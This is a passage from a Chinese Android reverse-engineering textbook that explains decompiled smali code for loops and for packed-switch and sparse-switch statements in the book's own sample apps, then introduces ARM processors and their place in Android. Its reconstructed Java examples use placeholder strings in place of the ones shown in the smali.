    .local v3, pm:Landroid/content/pm/PackageManager;
    const/16 v6, 0x2000
    .line 48
    invoke-virtual {v3, v6}, Landroid/content/pm/PackageManager;
        ->getInstalledApplications(I)Ljava/util/List;   #获取已安装的程序列表
    move-result-object v0
    .line 50
    .local v0, appInfos:Ljava/util/List;,"Ljava/util/List<Landroid/content/pm
    /ApplicationInfo;>;"
    invoke-interface {v0}, Ljava/util/List;->size()I   #获取列表中 ApplicationInfo
    对象的个数
    move-result v5
    .line 51
    .local v5, size:I
    new-instance v4, Ljava/lang/StringBuilder;                #新建一个 StringBuilder 对象
    invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V      #调用 StringBuilder 的构造函数
    .line 52
    .local v4, sb:Ljava/lang/StringBuilder;
    const/4 v1, 0x0

    .local v1, i:I #初始化 v1 为 0
    :goto_0 #循环开始
    if-lt v1, v5, :cond_0    #如果 v1 小于 v5，则跳转到 cond_0 标号位置
    .line 56
    invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/
    lang/String;
    move-result-object v6
    const/4 v7, 0x0
    invoke-static {p0, v6, v7}, Landroid/widget/Toast; #构造 Toast
        ->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)
        Landroid/widget/Toast;
    move-result-object v6
    invoke-virtual {v6}, Landroid/widget/Toast;->show()V #显示已安装的程序列表
    .line 57
    return-void   #方法返回
    .line 53
    :cond_0
```

```
    invoke-interface {v0, v1}, Ljava/util/List;->get(I)Ljava/lang/Object;
    #单个 ApplicationInfo
    move-result-object v2
    check-cast v2, Landroid/content/pm/ApplicationInfo;
    .line 54
    .local v2, info:Landroid/content/pm/ApplicationInfo;
    new-instance v6, Ljava/lang/StringBuilder;    #新建一个临时 StringBuilder 对象
    iget-object v7, v2, Landroid/content/pm/ApplicationInfo;->packageName:
    Ljava/lang/String;
    invoke-static {v7}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)
    Ljava/lang/String;
    move-result-object v7    #包名
    invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/
    String;)V
    const/16 v7, 0xa #换行符
    invoke-virtual {v6, v7}, Ljava/lang/StringBuilder;->append(C)Ljava/
    lang/StringBuilder;
    move-result-object v6    #组合包名与换行符
    invoke-virtual {v6}, Ljava/lang/StringBuilder;->toString()Ljava/lang
    /String; #转换为字符串
    move-result-object v6
    invoke-virtual {v4, v6}, Ljava/lang/StringBuilder;-
        >append(Ljava/lang/String;)Ljava/lang/StringBuilder;    #添加到循环外的 StringBuilder 中
    .line 52
    add-int/lit8 v1, v1, 0x1 #下一个索引
    goto :goto_0 #跳转到循环起始处
.end method
```

上述代码的功能是获取所有安装的程序，然后使用 Toast 提示弹出所有的软件包名，其具体功能如下所示。

- ❑ 使用类PackageManager中的方法getInstalledApplications()获取所有的安装程序。
- ❑ 先创建一个StringBuilder 对象以保存所有的字符串信息，然后初始化v1寄存器为0作为获取列表项的索引。
- ❑ for循环的起始位置是goto_0标号，循环条件的代码是“if-lt v1, v5, :cond_0 ”，其中v1表示索引值，v5表示列表中 ApplicationInfo 的个数，使用cond_0 标号位置的代码表示循环体。如果没有索引标注在最后一项，则所有的代码都会跳转到cond_0 标号的位置处执行。
- ❑ 如果全部索引完毕，上述代码会顺序执行Toast提示以显示所有的字符串信息。使用cond_0标号位置的第一行代码会调用 List中的方法get()获取列表中的单个ApplicationInfo对象，然后对包名和换行符进行组合处理，并将组合结果添加到先前声明的StringBuilder 中。
- ❑ 将v1索引值加1，然后调用“goto :goto_0”语句跳转到循环的起始位置。

通过对上述循环代码的分析可知，在进入循环前需要先初始化循环计数器的变量，并且需要在循环体中更改它的值。在循环中可以使用指令 goto 来控制代码的运作流程。

对于 while 循环和 do while 循环来说，两者的结构基本相同，只是循环条件的判断位置不同。在 Android 程序中，while 循环和 do while 循环的代码与前面介绍的迭代器循环代码类似，具体过程读者可以参阅本实例反编译后的文件 MainActivity.smali，里面的方法 whileXunhuan()和方法 dowhileXunhuan()演示了这两个循环的详细运作过程。

15.2　分析 switch 语句

知识点讲解：光盘:视频\知识点\第 15 章\分析 switch 语句.avi

题目	目的	源码路径
实例 15-2	分析 switch 语句	光盘:\daima\15\switchca

在本节的内容中，将详细讲解本实例的具体实现流程。

15.2.1　创建 Android 工程

（1）打开 Eclipse，新建一个 Android 4.4 项目工程，工程名命名为 switchca，目录结构如图 15-4 所示。

（2）使用 Eclipse 工具进行编译签名操作，获取 APK 文件，如图 15-5 所示。




图 15-4　Android 工程的目录结构




图 15-5　获取 APK 文件

（3）使用工具对获取的 APK 文件进行反编译工作，将反编译后获取的文件保存在“反编译后的”目录中，如图 15-6 所示。




图 15-6　“反编译后的”目录

15.2.2 分析 Smali 文件中的 switch 语句

在 Android 应用程序中，也经常使用 switch 语句实现比较常见的语句结构。接下来使用 Apktool 工具反编译本实例的 APK 文件，打开反编译后工程目录中的 smali/com/guan/switchca/MainActivity.smali 文件，具体实现代码如下所示。

```
.class public Lcom/guan/switchca/MainActivity;
.super Landroid/app/Activity;
.source "MainActivity.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 8
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method

.method private packedSwitch(I)Ljava/lang/String;
    .locals 1
    .parameter "i"

    .prologue
    .line 21
    const/4 v0, 0x0

    .line 22
    .local v0, str:Ljava/lang/String;
    packed-switch p1, :pswitch_data_0

    .line 36
    const-string v0, "she is a person"

    .line 39
    :goto_0
    return-object v0

    .line 24
    :pswitch_0
    const-string v0, "she is a baby"

    .line 25
    goto :goto_0

    .line 27
    :pswitch_1
    const-string v0, "she is a girl"
```

```
    .line 28
    goto :goto_0

    .line 30
    :pswitch_2
    const-string v0, "she is a woman"

    .line 31
    goto :goto_0

    .line 33
    :pswitch_3
    const-string v0, "she is an obasan"

    .line 34
    goto :goto_0

    .line 22
    nop

    :pswitch_data_0
    .packed-switch 0x0
        :pswitch_0
        :pswitch_1
        :pswitch_2
        :pswitch_3
    .end packed-switch
.end method

.method private sparseSwitch(I)Ljava/lang/String;
    .locals 1
    .parameter "age"

    .prologue
    .line 43
    const/4 v0, 0x0

    .line 44
    .local v0, str:Ljava/lang/String;
    sparse-switch p1, :sswitch_data_0

    .line 58
    const-string v0, "he is a person"

    .line 61
    :goto_0
    return-object v0

    .line 46
    :sswitch_0
```

```
    const-string v0, "he is a baby"

    .line 47
    goto :goto_0

    .line 49
    :sswitch_1
    const-string v0, "he is a student"

    .line 50
    goto :goto_0

    .line 52
    :sswitch_2
    const-string v0, "he is a father"

    .line 53
    goto :goto_0

    .line 55
    :sswitch_3
    const-string v0, "he is a grandpa"

    .line 56
    goto :goto_0

    .line 44
    nop

    :sswitch_data_0
    .sparse-switch
        0x5 -> :sswitch_0
        0xf -> :sswitch_1
        0x23 -> :sswitch_2
        0x41 -> :sswitch_3
    .end sparse-switch
.end method


# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 4
    .parameter "savedInstanceState"

    .prologue
    const/4 v3, 0x0

    .line 12
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 13
```

```
    const/high16 v2, 0x7f03

    invoke-virtual {p0, v2}, Lcom/guan/switchca/MainActivity;->setContentView(I)V

    .line 14
    const/4 v2, 0x1

    invoke-direct {p0, v2}, Lcom/guan/switchca/MainActivity;->packedSwitch(I)Ljava/lang/String;

    move-result-object v0

    .line 15
    .local v0, str1:Ljava/lang/String;
    invoke-static  {p0,  v0,  v3},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

    move-result-object v2

    invoke-virtual {v2}, Landroid/widget/Toast;->show()V

    .line 16
    const/16 v2, 0x23

    invoke-direct {p0, v2}, Lcom/guan/switchca/MainActivity;->sparseSwitch(I)Ljava/lang/String;

    move-result-object v1

    .line 17
    .local v1, str2:Ljava/lang/String;
    invoke-static  {p0,  v1,  v3},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

    move-result-object v2

    invoke-virtual {v2}, Landroid/widget/Toast;->show()V

    .line 18
    return-void
.end method

.method public onCreateOptionsMenu(Landroid/view/Menu;)Z
    .locals 2
    .parameter "menu"

    .prologue
    .line 66
    invoke-virtual {p0}, Lcom/guan/switchca/MainActivity;->getMenuInflater()Landroid/view/MenuInflater;

    move-result-object v0

    const/high16 v1, 0x7f07
```

```
    invoke-virtual {v0, v1, p1}, Landroid/view/MenuInflater;->inflate(ILandroid/view/Menu;)V

    .line 67
    const/4 v0, 0x1

    return v0
.end method
```

其中对方法 packedSwitch()的具体分析如下所示。

```
.method private packedSwitch(I)Ljava/lang/String;
    .locals 1
    .parameter "i"
    .prologue
    .line 21
    const/4 v0, 0x0
    .line 22
    .local v0, str:Ljava/lang/String;   #v0 为字符串，0 表示 null
    packed-switch p1, :pswitch_data_0   #packed-switch 分支，pswitch_data_0 指定 case 区域
    .line 36
    const-string v0, "she is a person"   #default 分支
    .line 39
    :goto_0         #所有 case 的出口
    return-object v0 #返回字符串 v0
    .line 24
    :pswitch_0      #case 0
    const-string v0, "she is a baby"
    .line 25
    goto :goto_0   #跳转到 goto_0 标号位置
    .line 27
    :pswitch_1      #case 1
    const-string v0, "she is a girl"
    .line 28
    goto :goto_0   #跳转到 goto_0 标号位置
    .line 30
    :pswitch_2      #case 2
    const-string v0, "she is a woman"
    .line 31
    goto :goto_0   #跳转到 goto_0 标号位置
    .line 33
    :pswitch_3      #case 3
    const-string v0, "she is an obasan"
    .line 34
    goto :goto_0   #跳转到 goto_0 标号位置
    .line 22
    nop
    :pswitch_data_0
    .packed-switch 0x0      #case 区域，从 0 开始，依次递增
        :pswitch_0   #case 0
        :pswitch_1   #case 1
        :pswitch_2   #case 2
        :pswitch_3   #case 3
```

```
    .end packed-switch
.end method
```

在上述代码中，switch 语句中用到了 packed-switch 指令，其中，p1 表示传递进来的 int 类型的数值，pswitch_data_0 表示 case 区域。在 case 代码块中，第一条指令.packed-switch 设置的比较初始值为 0，pswitch_0、pswitch_1、pswitch_2 和 pswitch_3 分别表示比较结果为 case 0 到 case 3 时要跳转到的地址。标号的命名格式都采用了 pswitch_标识，而后面的数值表示 case 分支需要判断的值，并且其值依次递增。在标号位置的实现代码中，每个标号位置都会使用 v0 寄存器来初始化一个字符串，然后跳转到了 goto_0 标号的位置，因为 goto_0 是所有的 case 分支的出口。在.packed-switch 区域设置了 4 条 case 分支，没有被判断的 default 分支会在 packed-switch 指令后面给出处理方式。指令 packed-switch 在 Dalvik VM 中的语法格式如下所示。

```
packed-switch vAA, +BBBBBBBB
```

指令后面的+BBBBBBBB 被指明为一个 packed-switch-payload 类型的偏移，其语法格式如下所示。

```
struct  packed-switch-payload {
        ushort ident;       /* 值固定为 0x0100 */
        ushort size;        /* case 数目 */
        int first_key;      /* 初始 case 的值 */
        int[ ] targets;     /* 每个 case 相对 switch 指令处的偏移 */
};
```

可以查找到 packed-switch p1, :pswitch_data_0 指令位于 0x2cb1a 处，与之对应的机器码为 2B 02 13 00 00 00，各个机器码的具体说明如下所示。

- 2B：表示packed-switch 的OpCode。
- 02：表示寄存器p1。
- 00000013：表示偏移量0x13。

到此为止，规律递增的 switch 语句全部分析完毕，这段 Smali 代码如下所示。

```
private String packedSwitch(int i) {
    String str = null;
    switch (i) {
        case 0:
            str = "she is a aaa";
            break;
        case 1:
            str = "she is a bbb";
            break;
        case 2:
            str = "she is a ccc";
            break;
        case 3:
            str = "she is an ddd";
            break;
        default:
            str = "she is a eee";
            break;
    }
    return str;
}
```

接下来开始分析无规律 case 语句代码部分，在文件 MainActivity.smali 中找到方法 sparseSwitch()，其具体实现代码如下所示。

```
.method private sparseSwitch(I)Ljava/lang/String;
        .locals 1
        .parameter "age"
        .prologue
        .line 43
        const/4 v0, 0x0
        .line 44
        .local v0, str:Ljava/lang/String;
        sparse-switch p1, :sswitch_data_0   # sparse-switch 分支，sswitch_data_0
        指定 case 区域
        .line 58
        const-string v0, "he is a person"   #case default
        .line 61
        :goto_0                    #case 出口
        return-object v0   #返回字符串
        .line 46
        :sswitch_0      #case 5
        const-string v0, "he is a baby"
        .line 47
        goto :goto_0 #跳转到 goto_0 标号位置
        .line 49
        :sswitch_1      #case 15
        const-string v0, "he is a student"
        .line 50
        goto :goto_0 #跳转到 goto_0 标号位置
        .line 52
        :sswitch_2      #case 35
        const-string v0, "he is a father"
        .line 53
        goto :goto_0 #跳转到 goto_0 标号位置
        .line 55
        :sswitch_3      #case 65
        const-string v0, "he is a grandpa"
        .line 56
        goto :goto_0 #跳转到 goto_0 标号位置
        .line 44
        nop
        :sswitch_data_0
        .sparse-switch                  #case 区域
            0x5 -> :sswitch_0           #case 5(0x5)
            0xf -> :sswitch_1           #case 15(0xf)
            0x23 -> :sswitch_2          #case 35(0x23)
            0x41 -> :sswitch_3          #case 65(0x41)
        .end sparse-switch
.end method
```

在上述 switch 语句代码中使用了 sparse-switch 指令，指令.sparse-switch 没有给出 case 的具体初始值，所有的 case 值都使用“case 值-> case 标号”的形式给出。在上述代码中一共有 4 个 case，功能都是构造一个字符串并跳转到 goto_0 标号的位置，这部分的代码架构与 packed-switch 方式的 switch 语句一样。

在 Dalvik VM 中，指令 sparse-switch 的语法格式如下所示。

```
sparse-switch vAA, +BBBBBBBB
```



指令 sparse-switch 后面的+BBBBBBBB 被指明为一个 sparse-switch-payload 格式的偏移，其语法格式如下所示。

```
struct sparse-s witch-payload {
        ushort ident;     /*值固定为 0x0200*/
        ushort size;      /*case 数目*/
        int[ ] keys;      /*每个 case 的值，顺序从低到高*/
        int[ ] targets;   /*每个 case 相对 switch 指令处的偏移*/
};
```

可以查找到指令 sparse-switch p1, :sswitch_data_0 位于 0x2cb6a 处，与之对应的机器码是 2C 02 13 00 00 00，各个机器码的具体说明如下所示。

- ❑ 2C：表示sparse -switch 的OpCode。
- ❑ 02：表示寄存器p1。
- ❑ 00000013：表示偏移量 0x13。

指令“sparse-switch p1, :sswitch_data_0”指向结构体 sparse-switch-payload 的偏移量为：

```
0x2cb6a + 2 * 0x13 = 0x2cb90
```

- ❑ 第1个ident 字段：是0x200，标识 sparse-switch 有效的 case 区域。
- ❑ 第2个字段：size为4，表明有4个case。
- ❑ 第3个字段：keys为4个case的值，分别为0x5、0xf、0x23和0x41。
- ❑ 第4个字段：分别为偏移量0x6、0x9、0xc、0xf，根据sparse-switch 指令的偏移值 0x2cb6a，可以得到case 0- case 3的位置，具体说明如下所示。
  - ➢ case 0 位置 = 0x2cb6a + 2 * 0x6 = 0x2cb76
  - ➢ case 1 位置 = 0x2cb6a + 2 * 0x9 = 0x2cb7c
  - ➢ case 2 位置 = 0x2cb6a + 2 * 0xc = 0x2cb82
  - ➢ case 3 位置 = 0x2cb6a + 2 * 0xf = 0x2cb88

将上述无规律 switch 的 Smali 代码进行整理，Java 代码如下所示。

```
private String sparseSwitch(int age) {
        String str = null;
        switch (age) {
            case 5:
                str = "he is a aaa";
                break;
            case 15:
                str = "he is a bbb";
                break;
            case 35:
                str = "he is a ccc";
                break;
            case 65:
                str = "he is a ddd";
                break;
            default:
                str = "he is a eee";
                break;
        }
        return str;
}
```

第 16 章　ARM 汇编逆向分析

Android 应用程序是用 Java 语言编写的，Java 通过代码混淆技术来提高安全性，通过更改方法名、添加字段的方式来增加静态分析的难度，从而达到防止被破解的目的。Android 为了进一步提高程序的安全性，推出了 Android NDK 机制，这样可以通过 C 和 C++语言来编写程序的核心功能代码，编译这些代码后会生成基于特定处理器的可执行文件。在移动设备中，绝大多数的处理器都是 ARM 处理器，编译程序后会生成 ARM elf 可执行文件。在分析这些可执行文件时，需要用到 ARM 汇编的知识。本章将详细讲解 ARM 汇编的基本知识，为读者学习本书后面的知识打下基础。

16.1　ARM 处理器概述

知识点讲解：光盘:视频\知识点\第 16 章\ARM 处理器概述.avi

ARM（Advanced RISC Machines）既可以认为是一个公司的名字，也可以认为是对一类微处理器的统称，还可以认为是一种技术的名字。1991 年 ARM 公司成立于英国剑桥，主要出售芯片设计技术的授权。目前，采用 ARM 技术知识产权（IP）核的微处理器，即通常所说的 ARM 微处理器，已遍及工业控制、消费类电子产品、通信系统、网络系统、无线系统等各类产品市场，基于 ARM 技术的微处理器应用约占据了 32 位 RISC 微处理器 75%以上的市场份额，ARM 技术正在逐步渗入到日常生活的各个方面。

16.1.1　ARM 基础

ARM 公司是专门从事基于 RISC 技术芯片设计开发的公司，作为知识产权供应商，本身不直接从事芯片生产，靠转让设计许可由合作公司生产各具特色的芯片，世界各大半导体生产商从 ARM 公司购买其设计的 ARM 微处理器核，根据各自不同的应用领域，加入适当的外围电路，从而形成自己的 ARM 微处理器芯片进入市场。目前，全世界有几十家大的半导体公司都使用 ARM 公司的授权，因此既使得 ARM 技术获得更多的第三方工具、制造、软件的支持，又使整个系统成本降低，使产品更容易进入市场被消费者所接受，更具有竞争力。

到目前为止，ARM 微处理器及技术的应用几乎已经深入到各个领域。

（1）工业控制领域：作为 32 位的 RISC 架构，基于 ARM 核的微控制器芯片不但占据了高端微控制器市场的大部分市场份额，同时也逐渐向低端微控制器应用领域扩展，ARM 微控制器的低功耗、高性价比，向传统的 8 位/16 位微控制器提出了挑战。

（2）无线通信领域：目前已有超过 85%的无线通信设备采用了 ARM 技术，ARM 以其高性能和低成本，在该领域的地位日益巩固。

（3）网络应用：随着宽带技术的推广，采用 ARM 技术的 ADSL 芯片正逐步获得竞争优势。此外，ARM 在语音及视频处理上进行了优化，并获得广泛支持，也对 DSP 的应用领域提出了挑战。

（4）消费类电子产品：ARM 技术在目前流行的数字音频播放器、数字机顶盒和游戏机中被广泛采用。

（5）成像和安全产品：现在流行的数码相机和打印机中绝大部分采用 ARM 技术。手机中的 32 位 SIM

智能卡也采用了 ARM 技术。

除此以外，ARM 微处理器及技术还应用到许多不同的领域，并会在将来取得更加广泛的应用。

ARM 微处理器目前包括下面几个系列，以及其他厂商基于 ARM 体系结构的处理器，除了具有 ARM 体系结构的共同特点以外，每一个系列的 ARM 微处理器都有各自的特点和应用领域。

- ARM7系列
- ARM9系列
- ARM9E系列
- ARM10E系列
- SecurCore系列
- Inter的Xscale
- Inter的StrongARM

其中，ARM7、ARM9、ARM9E 和 ARM10E 为 4 个通用处理器系列，每一个系列提供一套相对独特的性能来满足不同应用领域的需求。SecurCore 系列专门为安全要求较高的应用而设计。

16.1.2　ARM 处理器的特点

采用 RISC 架构的 ARM 处理器一般具有如下所示的特点。

- 体积小、低功耗、低成本、高性能。
- 支持Thumb（16位）/ARM（32位）双指令集，能很好地兼容8位/16位器件。
- 大量使用寄存器，指令执行速度更快。
- 大多数数据操作都在寄存器中完成。
- 寻址方式灵活简单，执行效率高。
- 指令长度固定。

16.2　Android 和 ARM

知识点讲解：光盘:视频\知识点\第 16 章\Android 和 ARM.avi

当前市场中 90%左右的手机都包含 ARM 处理器，由此可见，ARM 处理器在手机市场上处于绝对霸主地位，且发展势头迅猛。基于此，Google 选择基于 ARM 开发 Android 系统。在本节的内容中，将简要介绍 Android 和 ARM 处理器的关系。

16.2.1　Android 支持处理器

在当前市场应用中，Android 支持处理器的情况说明如下所示。

- ARM+Android：最早支持，支持得最完善，主要用在手机市场，目前积极进军上网本、智能家居等市场。
- X86+Android：目前已经支持得比较完善，例如，推出了Atom+Android的上网本，卖点在于支持Atom+Android 和 Atom+Windows 7双系统。
- MIPS+Android：目前在移植、完善过程中，主要目标在智能家电、上网本领域。龙芯也在积极支持Android。

- Powpc+Android：目前在移植、完善过程中。

另外，还有很多其他众多处理器厂商在移植 Android 到其现有的处理器，或根据 Android 的特性研发新的处理器。

16.2.2 ARM 是 Android 的首选

在 Google 推出 Android 系统之前，一直就有开发自己操作系统的想法。与此同时，竞争对手微软也在积极进军网络搜索引擎市场，目前搜索器 Bing 正在积极蚕食 Google 的市场份额。但究竟如何选择切入点，是一个非常关键的问题。

在过去几年中，智能手机市场的发展异常迅猛，移动互联网向智能手机市场渗透的应用越来越广泛和成熟，并造就了苹果 iPhone 的商业奇迹。更为重要的是，随着移动应用的发展，移动搜索将成为 Google 和微软竞争的下一个主战场。对此，Google 意识到移动搜索将是其下一个新的增长点。

Google 最终选择了手机市场作为其切入点，于 2007 年推出了 Android 系统。那么 Google 为这款系统选择什么样的硬件平台呢？当前 90%左右的手机都包含 ARM 处理器，可以说 ARM 处理器在手机市场上处于绝对霸主地位，并且发展势头迅猛。所以 Google 选择基于 ARM 开发 Android，从市场角度上讲，是顺理成章的事。

随着 ARM 处理性能的提升及 3G 网络的日趋成熟，ARM 和它的竞争对手们都瞄准了 3G 智能手机及上网本市场。现在处理器厂商之间的竞争不仅是处理器性能的比较，更是整个生态环境的较量。在嵌入式乃至 PC 市场都遵循这样的规律。ARM 公司的特殊经营模式，更是决定了它更要为其芯片客户提供这种生态环境。在智能手机或上网本产品上，除了处理器，最重要的就是操作系统和用户应用程序。在智能手机领域最成功的操作系统和用户应用莫过于苹果的 iOS。虽然 iPhone 手机也是采用 ARM 处理器，但每款 iPhone 手机只能使用到某一种 ARM 处理器，且 iPhone 没有开放给其他硬件厂商。这显然不能满足广大 ARM 芯片合作厂商的要求。

在上网本领域，ARM 的竞争对手是 Intel。Intel 利用其支持 Windows 7 的优势，已经抢先占领部分市场。而最打击 ARM 的莫过于微软宣布 Windows 7 不支持 ARM。

